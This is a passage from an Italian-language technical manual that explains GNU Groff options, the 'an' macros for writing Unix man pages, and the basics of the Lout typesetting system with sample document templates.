La trasformazione attraverso la sintassi di Eqn:

```
.EQ
f(x) = x sup 2
.EN
```

278.4 Groff

Groff è la realizzazione GNU dei programmi *roff. I nomi dei programmi tradizionali sono stati mantenuti, eventualmente attraverso dei collegamenti, quindi si trovano gli eseguibili '**`troff`**', '**`tbl`**', '**`eqn`**', '**`pic`**', oltre a uno script '**`nroff`**' che emula il comportamento di quel programma. A fianco di questo si aggiungono in particolare: '**`groff`**', un programma che facilita l'uso di '**`troff`**' e di ciò che serve a ottenere il formato finale prescelto; inoltre, '**`gtbl`**', '**`geqn`**' e '**`gpic`**' che rappresentano semplicemente dei nomi alternativi a quelli tradizionali usati per Tbl, Eqn e Pic.

278.4.1 Groff e la pre/post-elaborazione

Groff si compone di una serie di programmi in grado di trasformare quanto generato da Troff nel formato finale prescelto. Si tratta principalmente di '**`grotty`**', '**`grodvi`**' e '**`grops`**', necessari rispettivamente per ottenere un testo adatto allo schermo di un terminale, un file DVI e un file PostScript. Questi ricevono un file dallo standard input, oppure leggono quelli indicati negli argomenti e li trasformano conseguentemente. In pratica, vengono usati attraverso delle pipeline come negli schemi seguenti:

`troff -Tlatin1` [*altre_opzioni*] [*file_troff* ...] | `grotty >` *file_tty*

`troff -Tdvi` [*altre_opzioni*] [*file_troff* ...] | `grodvi >` *file_dvi*

`troff -Tps` [*altre_opzioni*] [*file_troff* ...] | `grops >` *file_ps*

Groff include il preprocessore omonimo, '**`groff`**', che permette di semplificare tutto questo nel modo seguente:

`groff -Tlatin1` [*altre_opzioni*] [*file_troff* ...] `>` *file_tty*

`groff -Tdvi` [*altre_opzioni*] [*file_troff* ...] `>` *file_dvi*

`groff -Tps` [*altre_opzioni*] [*file_troff* ...] `>` *file_ps*

Per ottenere questo, '**`groff`**' accetta quasi tutte le opzioni di '**`troff`**', a cui poi provvede a passarle. '**`groff`**' si occupa anche di richiamare la pre-elaborazione da parte di programmi come '**`tbl`**', '**`eqn`**' e '**`pic`**', semplificando quindi la scrittura di pipeline che eventualmente possono diventare molto complesse.

278.4.2 $ groff

`groff` [*opzioni*] [*file*...]

'**`groff`**' è il programma frontale del pacchetto GNU omonimo. Attraverso questo è possibile comandare la definizione automatica delle pipeline che tradizionalmente servivano per ottenere la composizione di un sorgente Troff/Nroff. A questo proposito, molte delle opzioni di '**`groff`**' sono le stesse che andrebbero fornite direttamente al programma '**`troff`**'.

Alcune opzioni

`-e`

`-t`

`-p`

`-s`

Filtra i file utilizzando rispettivamente: '**eqn**', '**tbl**', '**pic**' o '**soelim**'.

`-T`*sigla_dispositivo*

Definisce il tipo di composizione che deve essere eseguito specificando una sigla adatta. I casi più comuni sono:

- '**ps**' -- PostScript;
- '**dvi**' -- DVI;
- '**ascii**' -- testo normale senza lettere accentate;
- '**latin1**' -- testo normale utilizzando la codifica ISO 8859-1;
- '**lj4**' -- linguaggio di stampa PCL5 (HP Laserjet e simili);

`-a`

`-i`

`-n`*n_iniziale*

`-o`*elenco_pagine*

`-r`*registro numero*

`-m`*nome*

`-F`*percorso*

Queste e altre opzioni hanno lo stesso significato di quelle corrispondenti usate per Troff.

Esempi

$ **groff -Tps -ms mio.troff > mio.ps**

Elabora il file 'mio.troff' generando il file 'mio.ps' in formato PostScript. In particolare, fa uso del pacchetto di macro '**s**'.

$ **groff -t -Tps -ms mio.troff > mio.ps**

Come nell'esempio precedente, utilizzando Tbl per la pre-elaborazione delle tabelle.

$ **groff -Tlatin1 -ms -o4,6,8-10 mio.troff > mio.tty**

Elabora il file 'mio.troff' generando il file 'mio.tty' in un formato adatto alla visualizzazione attraverso un terminale a caratteri, accettando la codifica ISO 8859-1, selezionando le pagine 4, 6, 8, 9 e 10.

278.5 Documentazione Man

La documentazione interna tradizionale di Unix è scritta utilizzando comandi di composizione di Troff, facendo uso, in particolare, di un pacchetto di macro specifico, più o meno standardizzato tra i vari sistemi: '**an**'. In pratica, per comporre un file delle pagine di manuale di GNU/Linux o di un altro sistema Unix, occorre usare Troff con l'opzione '**-man**'.

Groff, in particolare, fornisce anche un altro pacchetto di macro che dovrebbe essere compatibile con il formato utilizzato da una vecchia versione di BSD: '**doc**'. Inoltre, è possibile risolvere questi problemi di compatibilità in modo automatico attraverso il pacchetto di macro '**andoc**', che in pratica è richiamato con l'opzione '**-mandoc**'.

Ogni sistema Unix ha probabilmente il suo stile tipografico particolare per la redazione delle pagine di manuale; in particolare, questa informazione dovrebbe essere contenuta all'interno di *man(7)* oppure *man(5)*. Le macro del pacchetto '**`an`**' secondo Groff sono descritte nel seguito.

Macro del pacchetto «an»

`.TH` *nome n_sezione* [*data origine titolo_documento*]

Il file sorgente di una pagina di manuale deve iniziare con la macro '**`.TH`**' (*Title header*), che serve a definire il titolo, l'intestazione e il piè pagina del documento. In particolare, è il caso di sottolineare il fatto che in generale, in sistemi Unix diversi da GNU/Linux, potrebbero essere previsti solo i primi due argomenti, cioè il nome della pagina di manuale e il numero di sezione.

`.SH` *titolo_sezione*

Dopo il preambolo costituito dalla macro '**`.TH`**', il testo del documento è suddiviso in sezioni, introdotte dalla macro '**`.SH`**' (*Section header*). La prima di queste è denominata convenzionalmente '**`NAME`**', o '**`NOME`**' nelle edizioni italiane.

`.SS` *titolo_sottosezione*

Le sezioni possono articolarsi in sottosezioni, attraverso questa macro che permette di indicarne il titolo.

`.LP`

`.PP`

Queste due macro sono equivalenti e servono a introdurre un paragrafo. Data la loro natura, introducono automaticamente un'interruzione di riga (*break*).

`.B` *testo_in_neretto*

`.I` *testo_in_corsivo*

`.SM` *testo_in_piccolo*

Rende il testo posto come argomento della macro in neretto ('**`.B`**'), in corsivo ('**`.I`**'), o in piccolo ('**`.SM`**'). Il testo che appare nelle righe successive non è coinvolto da queste macro.

`.BI` *testo_in_neretto testo_in_corsivo* ...

`.BR` *testo_in_neretto testo_in_tondo* ...

`.IB` *testo_in_corsivo testo_in_neretto* ...

`.IR` *testo_in_corsivo testo_in_tondo* ...

`.RB` *testo_in_tondo testo_in_neretto* ...

`.RI` *testo_in_tondo testo_in_corsivo* ...

`.SB` *testo_in_piccolo testo_in_neretto* ...

Si tratta di macro particolari che rendono il testo fornito come argomento in modo alternato. Gli argomenti vengono uniti assieme. '**`.BI`**' alterna il neretto e il corsivo; '**`.BR`**' alterna il neretto e il tondo; '**`.IB`**' alterna il corsivo e il neretto; '**`.IR`**' alterna il corsivo e il tondo; '**`.RB`**' alterna il tondo e il neretto; '**`.RI`**' alterna il tondo e il corsivo; '**`.SB`**' alterna il piccolo al neretto.

`.DT`

Ripristina le tabulazioni normali.

`.HP`

Inizia un paragrafo in cui le righe successive alla prima sono rientrate.

`.IP` *etichetta*

Inizia un paragrafo di un elenco descrittivo, in cui l'etichetta è l'argomento della macro.

`.TP`

Inizia un paragrafo di un elenco descrittivo, in cui l’etichetta è la prima riga di testo che segue la macro nel sorgente.

```
.RS
```

```
.RE
```

Queste due macro servono a circoscrivere un paragrafo rientrato: ‘**`.RS`**’ inizia il testo rientrato, ‘**`.RE`**’ termina il blocco.

Esempi

Quello che segue è l’esempio di un sorgente di una pagina di manuale scritta secondo le modalità previste per la documentazione di GNU/Linux.

```
.TH ARCH 1 "20 Dicembre 1993" "Linux 0.99" "Linux Programmer’s Manual"
.SH NOME
arch \- stampa l’architettura della macchina
.SH SINTASSI
.B arch
.SH DESCRIZIONE
.B arch
è equivalente a
.B uname -m

Sugli attuali sistemi Linux,
.B arch
stampa "i386" o "i486".
.SH VEDERE ANCHE
.BR uname (1), " uname" (2)
```

Dall’esempio mostrato, si possono osservare alcune parti. All’inizio, il titolo e l’intestazione del documento contiene alcuni argomenti delimitati tra virgolette doppie, per poter includere gli spazi.

```
.TH ARCH 1 "20 Dicembre 1993" "Linux 0.99" "Linux Programmer’s Manual"
```

In pratica, si tratta del documento *arch(1)*. Alla fine del sorgente mostrato, si vede l’uso della macro ‘**`.BR`**’, che è una di quelle che uniscono gli argomenti alternandone il tipo di enfatizzazione. In questo caso, il neretto si alterna al carattere tondo normale, in modo da evidenziare le parole ‘**`uname`**’ lasciando che le sezioni vengano rese attraverso il tondo normale. È importante osservare anche l’uso delle virgolette che permette di inserire uno spazio prima del secondo ‘**`uname`**’. Volendo, quella riga avrebbe potuto essere scritta nel modo seguente:

```
.BR uname (1), "" " " uname (2)
```

In questo modo, la stringa nulla verrebbe resa in neretto e la stringa contenente uno spazio verrebbe resa con un carattere tondo normale.

278.6 Riferimenti

- Brian W. Kernighan, *A TROFF Tutorial*, 1987

  <*http://www.kohala.com/~rstevens/troff/v7man/trofftut/trofftut.ps*>

- Joseph F. Ossanna, Brian W. Kernighan, *Troff User’s Manual*, AT&T Bell Laboratories, 1992

  <*http://www.kohala.com/~rstevens/troff/cstr54.ps*>

- M. E. Lesk, *Tbl --- A Program to Format Tables*, Bell Laboratories, 1976

  <*http://www.kohala.com/~rstevens/troff/v7man/tbl/tbl.ps*>

- Brian W. Kernighan, Lorinda L. Cherry, *Typesetting Mathematics --- User’s Guide*, 1978

  <*http://www.kohala.com/~rstevens/troff/v7man/eqn/eqn2e.ps*>

Introduzione a Lout

Lout è un sistema di editoria elettronica relativamente recente, che deriva dall'esperienza di *roff e TeX. Le sue potenzialità sono comparabili con quelle di TeX/LaTeX, con la differenza che al momento, essendo ancora un progetto in mano dello stesso autore originale, si tratta di un lavoro più omogeneo e più facile da usare.

279.1 Collocazione dei componenti di Lout

Lout non è strutturato in una miriade di directory come succede alle distribuzioni LaTeX; è comunque necessario sapere dove sono state collocate alcune sue componenti. Per scoprirlo basta usare il comando

```
$ lout -V
```

con il quale si potrebbe ottenere un messaggio simile a quello seguente:

```
Basser Lout Version 3.08 (May 1996)
Basser Lout written by:      Jeffrey H. Kingston (jeff@cs.usyd.edu.au)
Free source available from:  ftp://ftp.cs.usyd.edu.au/jeff/lout
This executable compiled:    11:30:04 Aug 16 1998
System include directory:    /usr/lib/lout/include
System database directory:   /usr/lib/lout/data
Database index files created afresh automatically: yes
```

L'utente comune potrebbe non avere alcun bisogno di accedere a queste directory; comunque se si vuole realizzare un proprio stile personalizzato, occorre sapere che i file standard sono contenuti nella directory '`/usr/lib/lout/include/`' (in questo caso), essendo la directory delle inclusioni di sistema (come la definisce Lout).

> Quando per qualche motivo si interviene nei file di configurazione di Lout contenuti in queste directory, è necessario sapere che poi Lout ha bisogno di generare dei file paralleli (per esempio da '`/usr/lib/lout/data/standard.ld`' viene generato '`/usr/lib/lout/data/standard.li`'). Lout fa le cose in modo automatico appena si accorge della necessità, tuttavia può darsi che in quel momento non abbia i permessi necessari per modificare o creare questi file. Bisogna tenere conto di questa possibilità, provvedendo a sistemare temporaneamente i permessi se ciò accade.

279.2 Funzionamento

Allo stato attuale, Lout legge un sorgente e genera un risultato finale in PostScript. A differenza di TeX, qui non ci sono formati intermedi e per ora non è disponibile la possibilità di generare un risultato in PDF.

Di solito si avvia l'eseguibile '**`lout`**' senza opzioni, con l'unico argomento costituito dal nome del file sorgente da convertire, in pratica secondo lo schema seguente:

`lout` *file_sorgente* `>` *file_PostScript*

Nonostante la ridirezione dello standard output, Lout emette altri messaggi attraverso lo standard error, meno dettagliati di quanto faccia TeX, ma altrettanto importanti. Una cosa da notare subito di Lout è che potrebbe essere necessario ripetere l'operazione di composizione più volte per permettere al sistema di composizione di risolvere dei riferimenti incrociati, anche in presenza di documenti molto banali.

279.3 Esempio introduttivo

La documentazione originale, scritta dallo stesso autore di Lout, parte da esempi molto semplificati per spiegare il comportamento di questo sistema di composizione; tuttavia, le possibilità del linguaggio di Lout potrebbero confondere; pertanto si preferisce mostrare qui un esempio un po' più complesso di quanto si veda di solito, ma allineato al genere di esempi già presentati per gli altri sistemi di composizione.

```
# Sorgente Lout di esempio. Per ottenere il risultato finale
# basta usare il comando:
# lout <file-lout> > <file-PS>

@SysInclude { doc }
@Document
    @InitialFont { Times Base 24p }
#   @InitialBreak { adjust 1.2fx hyphen }
#   @InitialSpace { lout }
#   @InitialLanguage{ English }
#   @PageHeaders { Simple }
#   @FirstPageNumber { 1 }
#   @ColumnNumber { 1 }
#   @OptimizePages { No }
//
@Text @Begin

@Display @Heading { Introduzione a Lout }

Questo è un esempio di documento scritto con
Lout. Come si può vedere è stato definito
uno stile generale: doc.

@BeginSections
@Section
    @Title { Suddivisione del documento }
@Begin

@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
@End @Section

@Section
    @Title { Paragrafi }
@Begin

@PP
Il testo di un paragrafo inizia generalmente dopo il
simbolo "@PP", mentre non è presente la possibilità
di staccare i paragrafi solo attraverso una riga
vuota, come accade con TeX. Di solito, se non è
stato cambiato lo stile standard, la prima riga
appare rientrata.

@PP
Attenzione: gli spazi orizzontali,           vengono
rispettati!
@End @Section

@EndSections
@End @Text
```

È fondamentale per Lout che l'ultima riga utile del sorgente sia terminata da un'interruzione di riga. Se ci sono più righe vuote alla fine del sorgente, queste non creano problemi in ogni caso.

Supponendo di abbinare a questo file il nome '`esempio`', si può utilizzare il comando seguente per comporre il documento e ottenere un file PostScript.

```
$ lout esempio > esempio.ps
```

Per quanto strano possa sembrare, la prima volta vengono segnalati una serie di avvertimenti su dei riferimenti incrociati non risolti.

```
lout file "esempio":
    25,1: unresolved cross reference @SectionList&&357.esempio.1
    25,1: unresolved cross reference @SectionList&&357.esempio.1
    35,1: unresolved cross reference @SectionList&&357.esempio.2
    35,1: unresolved cross reference @SectionList&&357.esempio.2
```

Nel frattempo Lout ha creato alcuni file attorno a '`esempio`': '`lout.li`' e '`esempio.ld`' (viene creato anche '`esempio.ps`', ma non si tratta dell'edizione completa). La presenza di questi servirà a risolvere parte o tutti i riferimenti incrociati.

```
$ lout esempio > esempio.ps
```

In questo caso, la seconda volta che viene eseguito il comando si ottiene il risultato finale corretto.

Figura 279.1. Il risultato della composizione del sorgente Lout di esempio.

Introduzione a Lout

Questo è un esempio di documento scritto con Lout. Come si può vedere è stato definito uno stile generale: doc.

1. Suddivisione del documento

Lo stile «doc» permette una suddivisione del testo in sezioni, sottosezioni ed eventuali sotto-sottosezioni

2. Paragrafi

Il testo di un paragrafo inizia generalmente dopo il simbolo @PP, mentre non è presente la possibilità di staccare i paragrafi solo attraverso una riga vuota, come accade con TeX. Di solito, se non è stato cambiato lo stile standard, la prima riga appare rientrata.

Attenzione: gli spazi orizzontali,   vengono rispettati!

Quando si modifica un documento dopo averlo già elaborato una volta con Lout, potrebbe essere opportuno eliminare i file generati in fase di composizione, in quanto questi possono produrre segnalazioni di errore fasulle, o comunque portare a un risultato finale errato.

Tra la documentazione che accompagna Lout si possono trovare i manuali di questo sistema di composizione, di solito anche in forma sorgente (sono scritti ovviamente in Lout). Questi possono essere ricompilati per ottenere un file PostScript e ciò permette di vedere cosa sia necessario fare di fronte a documenti più complessi. Per la precisione si tratta di documenti articolati in più sorgenti distinti, aggregati globalmente dal file '`all`' (viene usato lo stesso nome per ogni manuale). Si intuisce che il comando di composizione debba essere simile a quello seguente (se non si dispone dei permessi di scrittura nella directory in cui si interviene, forse conviene lavorare su una copia),

```
$ lout all > risultato.ps
```

ma si osserverà che prima di riuscire a ottenere un risultato finale corretto, occorre riavviare il comando più volte, fino a quando non ci sono più riferimenti incrociati da risolvere.

279.4 Concetti fondamentali di Lout

I comandi di Lout sono composti da *simboli*, ovvero delle parole chiave, che possono essere precedute e seguite da degli argomenti opzionali, il cui scopo è generalmente quello di intervengono su un *oggetto* posto alla loro destra (dopo le opzioni eventuali). È difficile esprimere il concetto a parole, ma ancora più difficile è mostrarne un modello sintattico. All'interno di questi comandi vengono usate spesso le parentesi graffe, per raggruppare una serie di oggetti o una serie di argomenti; per questa ragione, nei modelli sintattici (semplificativi) che verranno mostrati, le parentesi graffe vanno intese in senso letterale, come facenti parte del comando.

Le parole chiave con cui sono definiti i simboli sono composte da *lettere*, che per Lout sono le lettere alfabetiche normali, maiuscole e minuscole (eventualmente anche accentate, ma in generale questo è meglio evitarlo), il carattere '`@`' e il trattino basso ('`_`'). In generale, i simboli più comuni iniziano con il carattere '`@`', in modo che la parola chiave che si ottiene non possa essere confusa con il testo normale, ma esistono comunque dei simboli che non rispettano questa consuetudine e di conseguenza vanno usati solo in contesti particolari. Il fatto che per Lout il carattere '`@`' valga come una lettera normale, fa sì che possano esistere dei simboli (cioè delle parole chiave) che lo contengono all'interno; questo serve a capire che due parole chiave non possono essere aderenti, ma vanno spaziate in modo da consentire la loro individuazione.

Lout basa la sua filosofia su degli oggetti tipografici. Per comprenderlo si osservi l'esempio seguente.

```
Ecco qui: @I ciao a tutti. Sì, proprio @I { a tutti }.
```

Semplificando il concetto, un oggetto è una parola, compresa la punteggiatura che dovesse risultare attaccata a questa, oppure un raggruppamento di oggetti che si ottiene delimitandoli tra parentesi graffe. Osservando l'esempio, il simbolo '**`@I`**' serve a ottenere il corsivo dell'oggetto che segue, dopo uno o più spazi che per i fini della composizione vengono ignorati. Pertanto, la prima volta che appare '**`@I`**', questo serve a rendere in corsivo la parola '**`ciao`**' che appare subito dopo, mentre la seconda, essendoci le parentesi graffe, il corsivo riguarda le parole '**`a tutti`**'. Si osservi che lo spazio contenuto tra le parentesi graffe, prima della parola '**`a`**' e dopo la parola '**`tutti`**', viene semplicemente ignorato ai fini della composizione tipografica. Si osservi ancora che il punto è stato lasciato fuori dal raggruppamento proprio per evitare che venga coinvolto dalla trasformazione in corsivo.

Da questo si può intendere che le parentesi graffe non servono solo a raggruppare degli oggetti, ma anche a dividere ciò che altrimenti sarebbe interpretato come un oggetto unico.

A fianco dell'uso delle parentesi graffe per delimitare un oggetto (raggruppando o dividendo degli oggetti preesistenti) si aggiungono le stringhe letterali, che sono a loro volta degli oggetti interpretati in modo letterale da Lout. Per esempio,

```
Il comando "@I ciao" genera il corsivo della parola «ciao».
```

si traduce in pratica nel testo seguente,

```
Il comando @I ciao genera il corsivo della parola «ciao».
```

dove si riesce a riportare nel risultato finale anche la lettera '`@`', che altrimenti verrebbe assorbita per generare il corsivo.

Le stringhe vanno usate con parsimonia, perché generano degli oggetti che non possono essere suddivisi su più righe, comunque sono l'unico mezzo per rappresentare alcuni simboli che Lout altrimenti interpreterebbe.

Nell'esempio introduttivo sarà stato notato l'uso del carattere '`#`' che introduce un commento fino alla fine della riga. In pratica, questo serve a fare ignorare al sistema di composizione il testo che segue tale simbolo. Spesso, come è stato fatto nell'esempio, si commentano delle istruzioni di Lout che rappresentano un comportamento predefinito, per ricordare il punto in cui andrebbero collocate se fosse necessario cambiarne l'impostazione.

279.5 Caratteri speciali e stringhe letterali

Fino a questo punto dovrebbe essere chiaro che le parentesi graffe, il carattere '`@`', il carattere '`#`' e gli apici doppi sono simboli che hanno un significato speciale, o possono essere interpretati in modo particolare. Oltre a questi se ne aggiungono altri e per tutti si pone il problema di poterli inserire nel testo in modo letterale, quando necessario. Ciò si ottiene con le stringhe letterali, delimitate tra apici doppi, come in parte è già stato notato. Usando le stringhe letterali resta comunque la difficoltà di rappresentare gli apici doppi, che così si ottengono con un carattere di escape aggiuntivo: la barra obliqua inversa. Questa, può essere usata **solo** all'interno delle stringhe letterali per mantenere invariato il significato letterale del carattere che la segue immediatamente; di conseguenza, per rappresentare una barra obliqua inversa, occorre usare una stringa letterale, confermando tale barra con un'altra barra obliqua inversa anteriore. La tabella 279.1 mostra l'elenco dei caratteri speciali per Lout e il modo di ottenerli all'interno delle stringhe letterali.

Tabella 279.1. Caratteri speciali di Lout e modo di ottenerli letteralmente all'interno delle stringhe.

Carattere speciale	Stringa letterale per ottenerlo
(spazio)	" "
"	"\""
#	"#"
&	"&"
/	"/"
@	"@"
\	"\\"
^	"^"
{	"{"
		"|"
}	"}"
~	"~"

279.6 Spazi e spaziature

Lout ha una gestione particolare degli spazi verticali e orizzontali. La prima cosa da notare è che le righe vuote non bastano a separare i paragrafi; per questo si usano comandi specifici, come '**@PP**' per esempio, che serve a introdurre il testo di un paragrafo. Pertanto, le righe vuote (una o più di una) vengono trattate al pari di spazi orizzontali aggiuntivi.

Gli spazi orizzontali normali, comprese le interruzioni di riga che si trasformano in spazi orizzontali, vengono rispettati; in particolare, il carattere di tabulazione viene interpretato come l'inserzione di otto spazi normali.

Questo comportamento predefinito di Lout potrebbe non essere desiderabile, per cui si può controllare attraverso l'opzione '**@InitialSpace**' che riguarda praticamente tutti i tipi di documento previsti da Lout. Il simbolo '**@InitialSpace**' prevede un argomento composto da una parola chiave (racchiusa tra parentesi graffe), che esprime il tipo di comportamento riferito alla gestione degli spazi:

- '**@InitialSpace { lout }**'
  rappresenta l'impostazione predefinita, come è già stato descritto;
- '**@InitialSpace { troff }**'
  richiede un comportamento simile a quello di Troff;
- '**@InitialSpace { tex }**'
  richiede un comportamento simile a quello di TeX, in cui una sequenza di due o più spazi si traducono semplicemente in uno solo nel risultato finale.

279.7 Elementi essenziali di un documento Lout

Lout, come LaTeX, è un po' delicato per quanto riguarda la sequenza di utilizzo di alcune istruzioni che definiscono la struttura del documento. A volte sono disponibili comandi differenti per fare le stesse cose, per esempio attraverso comandi abbreviati o semplificati. Benché si tratti di un sistema ben ordinato, si rischia di fare confusione. In questo senso, quando è possibile scegliere, qui vengono mostrate le forme più prolisse.

279.7.1 Dichiarazione dello stile generale

Un sorgente Lout inizia generalmente con l'inclusione di un file esterno che serve a definire lo stile generale del documento. Nell'esempio introduttivo, dopo una serie di commenti, viene incluso lo stile '**doc**', attraverso il simbolo '**@SysInclude**'. Il comando '**@SysInclude { doc }**' serve a inserire il contenuto del file '`doc`' che si trova nella directory di inclusione nel sistema di Lout; in questo caso, seguendo quanto visto all'inizio del capitolo, si tratta di '`/usr/lib/lout/include/`'.

I tipi di documento principali che sono stati predisposti dall'autore di Lout sono:

- '**doc**' -- un documento «ordinario» senza caratteristiche particolari;
- '**report**' -- il modello di una relazione tecnica;
- '**book**' -- un libro suddiviso in capitoli ed eventualmente in parti;
- '**slides**' -- un modello per le diapositive e per i lucidi da usare con la lavagna luminosa.

279.7.2 Preambolo

Dopo l'inclusione dello stile si colloca normalmente un simbolo (di Lout) adatto al tipo di documento. Questo prevede una serie di opzioni e si conclude con due barre oblique. Nell'esempio introduttivo, trattandosi di un documento ordinario, si usava un preambolo simile a quello seguente; in questo caso però, vengono mostrate tutte le opzioni disponibili, indicate secondo il loro valore predefinito.

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 12p }
    @InitialBreak { adjust 1.2fx hyphen }
    @InitialSpace { lout }
    @InitialLanguage{ English }
    @PageHeaders { Simple }
    @FirstPageNumber { 1 }
    @ColumnNumber { 1 }
    @OptimizePages { No }
//
```

Nell'esempio, dopo l'inclusione dello stile '**`doc`**', appare il simbolo '**`@Document`**'; i simboli che si vedono sotto sono le sue opzioni e come tali vengono usati normalmente solo quando necessario per alterare alcune impostazioni predefinite. Può essere conveniente mettere tutte le opzioni disponibili, commentando quelle per le quali non c'è bisogno di alterarne l'impostazione predefinita, esattamente come si è fatto nell'esempio introduttivo. Ciò è utile quando si vuole rimaneggiare il documento senza fare troppa fatica, senza dover cercare le informazioni necessarie.

Il preambolo del documento di tipo '**`report`**' è quello che si vede nell'esempio seguente:

```
@SysInclude { report }
@Report
    @Title {}
    @Author {}
    @Institution {}
    @DateLine { No }
    @CoverSheet { Yes }
    @InitialFont { Times Base 12p }
    @InitialBreak { hyphen adjust 1.2fx }
    @InitialSpace { lout }
    @InitialLanguage { English }
    @PageHeaders { Simple }
    @ColumnNumber { 1 }
    @FirstPageNumber { 1 }
    @OptimizePages { No }
//
```

Si può osservare che alcuni simboli che descrivono delle opzioni hanno un argomento predefinito costituito da un oggetto nullo: '**`{}`**'.

Nel seguito vengono mostrati i preamboli del documento di tipo '**`book`**' e '**`slide`**'.

```
@SysInclude { book }
@Book
    @Title {}
    @Author {}
    @Edition {}
    @Publisher {}
    @BeforeTitlePage {}
    @AfterTitlePage {}
    @InitialFont { Times Base 12p }
    @InitialBreak { adjust 1.2fx hyphen }
    @InitialSpace { lout }
    @InitialLanguage { English }
```

```
    @PageHeaders { Titles }
    @ColumnNumber { 1 }
    @FirstPageNumber { 1 }
    @IntroFirstPageNumber { 1 }
    @OptimizePages { No }
//

@SysInclude { slides }
@OverheadTransparencies
    @Title {}
    @RunningTitle {}
    @Author {}
    @Institution {}
    @DateLine { No }
    @InitialFont { Times Base 20p }
    @InitialBreak { ragged 1.2fx nohyphen }
    @InitialSpace { lout }
    @InitialLanguage { English }
    @PageHeaders { Titles }
    @FirstPageNumber { 1 }
    @FirstOverheadNumber { 1 }
    @FirstLectureNumber { 1 }
    @OptimizePages { No }
//
```

Osservando gli esempi mostrati, si possono notare quali siano le opzioni più frequenti. Vale la pena di accennare subito ad alcune di queste.

- '**`@Title`**'

  Come si può immaginare, il simbolo '**`@Title`**' serve come opzione per definire il titolo del documento; si può usare in tutte le situazioni in cui ciò possa avere senso. Infatti, nel caso del documento ordinario non è prevista questa possibilità.

- '**`@InitialFont`**'

  Il simbolo '**`@InitialFont`**' serve a definire il tipo di carattere e il corpo da utilizzare nel testo normale.

- '**`@InitialBreak`**'

  Il simbolo '**`@InitialBreak`**' serve a definire le caratteristiche dei paragrafi di testo normali; in particolare l'allineamento, la distanza tra le righe e l'attivazione o meno della separazione in sillabe delle parole.

- '**`@InitialSpace`**'

  Come già descritto in precedenza, il simbolo '**`@InitialSpace`**' serve a definire il comportamento di Lout nei confronti degli spazi, nel senso di stabilire se questi devono essere rispettati oppure se si deve fare come TeX che li ricompatta sempre.

- '**`@InitialLanguage`**'

  Il simbolo '**`@InitialLanguage`**' serve a adattare il comportamento di Lout in funzione del tipo di linguaggio. L'utilizzo di un linguaggio implica, per esempio, la scelta del modo in cui possono essere separate le sillabe e i nomi di alcune definizioni standard del documento.

279.7.3 Struttura del documento ordinario

Il contenuto di un documento scritto con Lout è racchiuso all'interno di uno o più ambienti specifici per il tipo di stile prescelto. Per esempio, nel caso del documento ordinario, si usano i comandi '**@Text @Begin**' e '**@End @Text**':

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 12p }
    ...
//
@Text @Begin
    ...
    ...
@End @Text
```

Volendo, i due simboli possono essere posti anche su righe differenti, in modo da rendere più chiaro il loro significato, anche se questo è però contrario alla filosofia di Lout.

```
    ...
@Text
@Begin
    ...
    ...
@End
@Text
```

Il simbolo '**@Text**' iniziale ha come argomento il testo del documento; in teoria questo potrebbe essergli fornito attraverso le parentesi graffe:

```
    ...
@Text {
    ...
    ...
}
```

In pratica, questo modo di scrivere il sorgente Lout potrebbe essere troppo complicato; così, di fronte a oggetti di dimensioni molto grandi si preferisce utilizzare i delimitatori '**@Begin**' e '**@End**', nel modo mostrato.[1]

L'ambiente '**@Text**' di questo tipo di documento può contenere anche delle sezioni e un'appendice, in modo simile a quello che viene mostrato nelle sezioni seguenti che fanno riferimento agli altri tipi di stile utilizzabile. In parte questo è già stato visto nello stesso esempio introduttivo.

279.7.4 Struttura della relazione tecnica

La relazione tecnica, ovvero lo stile '**report**', prevede dopo il preambolo l'inserimento facoltativo dell'ambiente '**@Abstract**'; successivamente prevede la presenza di uno o più ambienti '**@Section**', infine è ammessa la presenza di uno o più ambienti '**@Appendix**'.

```
@SysInclude { report }
@Report
    @Title {}
    ...
//
@Abstract
    @Title {}
    ...
@Begin
```

[1] In generale, un comando che può ricevere un oggetto delimitato dai simboli '**@Begin**' e '**@End**' può riceverlo anche se questo è racchiuso solo da parentesi graffe, mentre il contrario non è sempre possibile. In generale, si trova questa possibilità solo nei comandi che delimitano una struttura a larga scala.

```
    ...
    ...
@End @Abstract
@Section
    @Title {}
    ...
@Begin
    ...
    ...
@End @Section
    ...
@Appendix
    @Title {}
    ...
@Begin
    ...
    ...
@End @Appendix
    ...
```

Si può intuire il senso di questi ambienti e il ruolo dell'opzione '**`@Title`**' che appare in ognuno di questi: la relazione tecnica può avere un riassunto introduttivo, si suddivide in sezioni e può terminare con un'appendice. A loro volta, le sezioni e le appendici si possono scomporre, nel modo che verrà mostrato in seguito.

279.7.5 Struttura del libro

Il libro, ovvero lo stile '**`book`**', prevede dopo il preambolo l'inserimento facoltativo degli ambienti '**`@Preface`**' e '**`@Introduction`**'. Successivamente il documento viene suddiviso in capitoli, attraverso gli ambienti '**`@Chapter`**', e può concludersi con una serie di appendici.

```
@SysInclude { book }
@Book
    @Title {}
    ...
//
@Preface
    @Title { Prefazione }
    ...
@Begin
    ...
    ...
@End @Preface
@Introduction
    @Title { Introduzione }
    ...
@Begin
    ...
    ...
@End @Introduction
@Chapter
    @Title {}
    ...
@Begin
    ...
    ...
@End @Chapter
    ...
@Appendix
    @Title {}
    ...
@Begin
    ...
    ...
```

```
@End @Appendix
    ...
```

Quello che si vede sopra è la struttura che potrebbe avere un documento di tipo '**book**' che include sia l'ambiente '**@Preface**' che '**@Introduction**'.

I capitoli possono suddividersi ulteriormente in sezioni, nello stesso modo in cui si possono inserire le sezioni nell'ambiente '**@Text**' quando si usa lo stile '**doc**'.

I capitoli potrebbero essere raggruppati in parti, ma non esistendo un ambiente del genere, si annota l'inizio di una nuova parte tra le opzioni del capitolo che si intende debba seguirla immediatamente. L'esempio seguente mostra il capitolo intitolato '**Primo approccio**' che si trova a essere il primo della parte '**Principianti**', indicata come '**Parte IV**'.

```
@Chapter
    @PartNumber { Parte IV }
    @PartTitle { Principianti }
    @Title { Primo approccio }
@Begin
    ...
    ...
@End @Chapter
```

Perché la suddivisione in parti venga presa in considerazione, è necessario che l'opzione '**@PartTitle**' abbia un argomento non vuoto, cioè disponga di un titolo. Se inoltre si vuole inserire del testo tra il titolo della parte e l'inizio del capitolo, occorre utilizzare l'opzione '**@PartText**' che prende come argomento il testo in questione.

```
@Chapter
    @PartNumber { Parte IV }
    @PartTitle { Principianti }
    @PartText {
        ...
        ...
